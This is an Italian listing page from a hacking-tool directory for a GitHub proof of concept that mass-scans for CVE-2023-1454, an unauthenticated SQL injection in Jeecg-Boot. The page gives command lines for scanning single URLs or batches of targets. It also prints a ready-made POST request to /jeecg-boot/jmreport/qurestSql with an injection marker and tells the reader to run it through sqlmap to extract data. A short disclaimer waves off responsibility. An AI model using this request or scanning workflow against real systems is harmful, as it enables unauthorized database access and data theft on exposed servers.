
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-1454 — CVE-2023-1454, iniezione SQL front-end di Jeecg-Boot, rilevamento batch per CVE-2023-1454 | Kitploit
Strumenti/GitHubGitHub/padbergpete47/cve-2023-1454
Scanner di VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubpadbergpete47/cve-2023-1454

CVE-2023-1454

CVE-2023-1454, iniezione SQL front-end di Jeecg-Boot, rilevamento batch per CVE-2023-1454

Vedi Repository
82243 anni faNon ancora revisionato
Condividi

CVE-2023-1454

Poc di scansione di massa per SQL injection non autorizzata in jmreport/qurestSql Jeecg-Boot è una piattaforma di sviluppo rapido basata su Spring Boot e Jeecg-Boot-Plus. Nell'ultima versione jeecg-boot 3.5.0 sono state scoperte diverse vulnerabilità di SQL injection.

Nota

Indirizzo dello strumento originale

Lo strumento originale ha un alto tasso di falsi positivi; ho modificato le condizioni di rilevamento e ne ho approfittato per ottimizzare il codice.

Utilizzo dello strumento

python3 CVE-2023-1454-scan.py -u http://127.0.0.1:1111 单个url测试

python3 CVE-2023-1454-scan.py -f url.txt 批量检测


Al termine della scansione verrà generato nella directory corrente il file vuln.txt contenente gli URL vulnerabili.

poc:

exp:

Salva il pacchetto di richiesta in un file txt; usando sqlmap potrai estrarre i dati.

POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: xxx.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2088.112 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 129
{"apiSelectId":"1290104038414721025",
"id":"1*"}

Esclusione di responsabilità

Qualsiasi conseguenza o perdita, diretta o indiretta, causata dalla diffusione o dall'utilizzo delle informazioni fornite in questo documento, è di esclusiva responsabilità dell'utilizzatore; l'autore non si assume alcuna responsabilità in merito.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    339
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    315

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




